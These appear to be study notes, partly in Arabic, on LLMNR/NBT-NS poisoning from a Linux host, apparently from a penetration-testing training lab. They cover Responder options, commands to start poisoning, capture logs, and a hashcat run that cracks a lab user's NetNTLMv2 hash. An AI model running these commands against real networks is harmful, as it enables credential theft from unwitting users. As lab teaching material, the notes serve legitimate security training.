5-LLMNR/NBT-NS Poisoning - from Linux

LLMNR (Link-Local Multicast Name Resolution) و **NBT-NS (NetBIOS Name Service)** هما بروتوكولات تُستخدم لحل أسماء الأجهزة على الشبكة المحلية (LAN) بدون الحاجة لخوادم DNS.

LLMNR/NBT-NS Poisoning:

و هجوم حيث يقوم المهاجم بتضليل الشبكة عن طريق الرد على طلبات LLMNR أو NBT-NS بأسماء غير صحيحة. الهدف من الهجوم هو جعل الأجهزة الأخرى في الشبكة تعتقد أن المهاجم هو الخادم المقصود، مما يتيح له جمع معلومات حساسة مثل اسم المستخدم و كلمة المرور.

كيف يحدث الهجوم:

1. **NBT-NS** أو **LLMNR** فإنه يرسل طلب، (بدون DNS) عندما يحاول جهاز على الشبكة الاتصال بجهاز آخر عبر اسمه.
2. المهاجم الذي يستمع على الشبكة يمكنه الرد على هذه الطلبات، ويخدع الجهاز بالاعتقاد أن المهاجم هو الجهاز المطلوب.
3. في حالة **NTLM** (مثل **Poisoning** يمكن للمهاجم استخدام، (للتحقق من الهوية Windows تستخدمه أنظمة) لاستلام بيانات المصادقة كلمة المرور المُجزأة) التي يتم إرسالها عبر الشبكة.

التأثير:

- **هجوم التنكر**: المهاجم يظهر كجهاز آخر في الشبكة.
- **جمع المعلومات**: المهاجم يمكنه جمع بيانات حساسة مثل **كلمات المرور** عبر **NTLM hashes**.

LLMNR is based upon the Domain Name System (DNS) format and allows hosts on the same local link to perform name resolution for other hosts. It uses port `5355` over UDP natively. If LLMNR fails, the NBT-NS will be used. NBT-NS identifies systems on a local network by their NetBIOS name. NBT-NS utilizes port `137` over UDP.

The kicker here is that when LLMNR/NBT-NS are used for name resolution, ANY host on the network can reply. This is where we come in with `Responder` to poison these requests. With network access, we can spoof an authoritative name resolution source (in this case, a host that's supposed to belong in the network segment) in the broadcast domain by responding to LLMNR and NBT-NS traffic as if they have an answer for the requesting host. This poisoning effort is done to get the victims to communicate with our system by pretending that our rogue system knows the location of the requested host. If the requested host requires name resolution or authentication actions, we can capture the NetNTLM hash and subject it to an offline brute force attack in an attempt to retrieve the cleartext password. The captured authentication request can also be relayed to access another host or used against a different protocol (such as LDAP) on the same host. LLMNR/NBNS spoofing combined with a lack of SMB signing can often lead to administrative access on hosts within a domain. SMB Relay attacks will be covered in a later module about Lateral Movement.

Quick Example - LLMNR/NBT-NS Poisoning

Let's walk through a quick example of the attack flow at a very high level:

1. **A host attempts to connect to the print server at \\print01.inlanefreight.local, but accidentally types in \\printer01.inlanefreight.local.**
2. **The DNS server responds, stating that this host is unknown.**
3. **The host then broadcasts out to the entire local network asking if anyone knows the location of \\printer01.inlanefreight.local.**
4. **The attacker (us with `Responder` running) responds to the host stating that it is the \\printer01.inlanefreight.local that the host is looking for.**
5. **The host believes this reply and sends an authentication request to the attacker with a username and NTLMv2 password hash.**
6. **This hash can then be cracked offline or used in an SMB Relay attack if the right conditions exist.**

TTPs

We are performing these actions to collect authentication information sent over the network in the form of NTLMv1 and NTLMv2 password hashes. As discussed in the Introduction to Active Directory module, NTLMv1 and NTLMv2 are authentication protocols that utilize the LM or NT hash. We will then take the hash and attempt to crack them offline using tools such as Hashcat or John with the goal of obtaining the account's cleartext password to be used to gain an initial foothold or expand our access within the domain if we capture a password hash for an account with more privileges than an account that we currently possess.

Several tools can be used to attempt LLMNR & NBT-NS poisoning:

Tool	Description
Responder	Responder is a purpose-built tool to poison LLMNR, NBT-NS, and MDNS, with many different functions.
Inveigh	Inveigh is a cross-platform MITM platform that can be used for spoofing and poisoning attacks.
Metasploit	Metasploit has several built-in scanners and spoofing modules made to deal with poisoning attacks.

This section and the following one will show examples of using Responder and Inveigh to capture password hashes and attempt to crack them offline. We commonly start an internal penetration test from an anonymous position on the client's internal network with a Linux attack host. Tools such as

Responder are great for establishing a foothold that we can later expand upon through further enumeration and attacks. Responder is written in Python and typically used on a Linux attack host, though there is a .exe version that works on Windows. Inveigh is written in both C# and PowerShell (considered legacy). Both tools can be used to attack the following protocols:

- LLMNR
- DNS
- MDNS
- NBNS
- DHCP
- ICMP
- HTTP
- HTTPS
- SMB
- LDAP
- WebDAV
- Proxy Auth

Responder also has support for:

- MSSQL
- DCE-RPC
- FTP, POP3, IMAP, and SMTP auth

Responder In Action

Responder is a relatively straightforward tool, but is extremely powerful and has many different functions. In the `Initial Enumeration` section earlier, we utilized Responder in Analysis (passive) mode. This means it listened for any resolution requests, but did not answer them or send out poisoned packets. We were acting like a fly on the wall, just listening. Now, we will take things a step further and let Responder do what it does best. Let's look at some options available by typing `responder -h` into our console.

```
0xAmr0zZakaria@htb[/htb]$ responder -h

                                     __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


           NBT-NS, LLMNR & MDNS Responder 3.0.6.0
```

```
  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

Usage: responder -I eth0 -w -r -f
or:
responder -I eth0 -wrf

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -A, --analyze         Analyze mode. This option allows you to see NBT-NS,
                        BROWSER, LLMNR requests without responding.
  -I eth0, --interface=eth0
                        Network interface to use, you can use 'ALL' as a
                        wildcard for all interfaces
  -i 10.0.0.21, --ip=10.0.0.21
                        Local IP to use (only for OSX)
  -e 10.0.0.22, --externalip=10.0.0.22
                        Poison all requests with another IP address than
                        Responder's one.
  -b, --basic           Return a Basic HTTP authentication. Default: NTLM
  -r, --wredir          Enable answers for netbios wredir suffix queries.
                        Answering to wredir will likely break stuff on the
                        network. Default: False
  -d, --NBTNSdomain     Enable answers for netbios domain suffix queries.
                        Answering to domain suffixes will likely break stuff
                        on the network. Default: False
  -f, --fingerprint     This option allows you to fingerprint a host that
                        issued an NBT-NS or LLMNR query.
  -w, --wpad            Start the WPAD rogue proxy server. Default value is
                        False
  -u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
                        Upstream HTTP proxy used by the rogue WPAD Proxy for
                        outgoing requests (format: host:port)
  -F, --ForceWpadAuth   Force NTLM/Basic authentication on wpad.dat file
                        retrieval. This may cause a login prompt. Default:
                        False
  -P, --ProxyAuth       Force NTLM (transparently)/Basic (prompt)
                        authentication for the proxy. WPAD doesn't need to
be
                        ON. This option is highly effective when combined
with
                        -r. Default: False
```

```
  --lm                  Force LM hashing downgrade for Windows XP/2003 and
                        earlier. Default: False
  -v, --verbose         Increase verbosity.
```

As shown earlier in the module, the `-A` flag puts us into analyze mode, allowing us to see NBT-NS, BROWSER, and LLMNR requests in the environment without poisoning any responses. We must always supply either an interface or an IP. Some common options we'll typically want to use are `-wf`; this will start the WPAD rogue proxy server, while `-f` will attempt to fingerprint the remote host operating system and version. We can use the `-v` flag for increased verbosity if we are running into issues, but this will lead to a lot of additional data printed to the console. Other options such as `-F` and `-P` can be used to force NTLM or Basic authentication and force proxy authentication, but may cause a login prompt, so they should be used sparingly. The use of the `-w` flag utilizes the built-in WPAD proxy server. This can be highly effective, especially in large organizations, because it will capture all HTTP requests by any users that launch Internet Explorer if the browser has Auto-detect settings enabled.

With this configuration shown above, Responder will listen and answer any requests it sees on the wire. If you are successful and manage to capture a hash, Responder will print it out on screen and write it to a log file per host located in the `/usr/share/responder/logs` directory. Hashes are saved in the format `(MODULE_NAME)-(HASH_TYPE)-(CLIENT_IP).txt`, and one hash is printed to the console and stored in its associated log file unless `-v` mode is enabled. For example, a log file may look like `SMB-NTLMv2-SSP-172.16.5.25`. Hashes are also stored in a SQLite database that can be configured in the `Responder.conf` config file, typically located in `/usr/share/responder` unless we clone the Responder repo directly from GitHub.

We must run the tool with sudo privileges or as root and make sure the following ports are available on our attack host for it to function best:

```
UDP 137, UDP 138, UDP 53, UDP/TCP 389,TCP 1433, UDP 1434, TCP 80, TCP 135,
TCP 139, TCP 445, TCP 21, TCP 3141,TCP 25, TCP 110, TCP 587, TCP 3128,
Multicast UDP 5355 and 5353
```

Any of the rogue servers (i.e., SMB) can be disabled in the `Responder.conf` file.

Responder Logs


```
0xAmr0zZakaria@htb[/htb]$ ls

Analyzer-Session.log                Responder-Session.log
Config-Responder.log                SMB-NTLMv2-SSP-172.16.5.200.txt
HTTP-NTLMv2-172.16.5.200.txt        SMB-NTLMv2-SSP-172.16.5.25.txt
Poisoners-Session.log               SMB-NTLMv2-SSP-172.16.5.50.txt
Proxy-Auth-NTLMv2-172.16.5.200.txt
```

Starting Responder with Default Settings

```
sudo responder -I ens224
```

Capturing with Responder



Typically we should start Responder and let it run for a while in a tmux window while we perform other enumeration tasks to maximize the number of hashes that we can obtain. Once we are ready, we can pass these hashes to Hashcat using hash mode `5600` for NTLMv2 hashes that we typically obtain with Responder. We may at times obtain NTLMv1 hashes and other types of hashes and can consult the Hashcat example hashes page to identify them and find the proper hash mode. If we ever obtain a strange or unknown hash, this site is a great reference to help identify it. Check out the Cracking Passwords With Hashcat module for an in-depth study of Hashcat's various modes and how to attack a wide variety of hash types.

Once we have enough, we need to get these hashes into a usable format for us right now. NetNTLMv2 hashes are very useful once cracked, but cannot be used for techniques such as pass-the-hash, meaning we have to attempt to crack them offline. We can do this with tools such as Hashcat and John.

Cracking an NTLMv2 Hash With Hashcat

```
0xAmr0zZakaria@htb[/htb]$ hashcat -m 5600 forend_ntlmv2 /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

Dictionary cache hit:
```

```
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

FOREND::INLANEFREIGHT:4af70a79938ddf8a:0f85ad1e80baa52d732719dbf62c34cc:0101
000000000000080f519d1432cd80136f3af14556f047800000000020008004900340046004e00
01001e00570049004e002d0032004e004c00510042005700 4d00310054005000490004003400
570049004e002d0032004e004c00510042005700 4d00310054005000049002e00490034004600
4e002e004c004f00430041004c0003001400490034004600 4e002e004c004f00430041004c00
05001400490034004600 4e002e004c004f00430041004c000700080080f519d1432cd8010600
040002000000080030003000000000000000000000000300000227f23c33f457eb407689394
89f1d4f76e0e07a337ccfdd45a57d9b612691a800a0010000000000000000000000000000000
0000090022006300690066007300 2f00310037003200 2e00310036002e0035002e0032003200
35000000000000000000:Klmcargo2

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......:
FOREND::INLANEFREIGHT:4af70a79938ddf8a:0f85ad1e80ba...000000
Time.Started.....: Mon Feb 28 15:20:30 2022 (11 secs)
Time.Estimated...: Mon Feb 28 15:20:41 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1086.9 kH/s (2.64ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10967040/14344385 (76.46%)
Rejected.........: 0/10967040 (0.00%)
Restore.Point....: 10960896/14344385 (76.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: L0VEABLE -> Kittikat

Started: Mon Feb 28 15:20:29 2022
Stopped: Mon Feb 28 15:20:42 2022
```


Looking at the results above, we can see we cracked the NET-NTLMv2 hash for user `FOREND`, whose password is `Klmcargo2`. Lucky for us our target domain allows weak 8-character passwords. This hash type can be "slow" to crack even on a GPU cracking rig, so large and complex passwords may be more difficult or impossible to crack within a reasonable amount of time.


another example on my machine:

LLMNR poisoning tool:

1-Run Responder

python3 /usr/share/responder/responder.py -i eth0 -rdw





الاداة دي عبارة عن man-in-the-middle وتشغلها اول ما تروح الشغل او بعد الغداء علشان بيبقي المستخدمين بيدخلوا كلمة مرور: انا بهزر


-I : to use interface

-w: to use my ip isa proxy server

-d: enable the DHCP requests broadcast

- F, --ForceWpadAuth Force NTLM/Basic authentication on wpad.dat file
- -P, --ProxyAuth Force NTLM (transparently)/Basic (prompt) authentication for the proxy. WPAD doesn't need to be ON. This option is highly effective. Default: False


after run windows10 or windoes server the responder




if we share folder and run the ip of attacker in windows 10

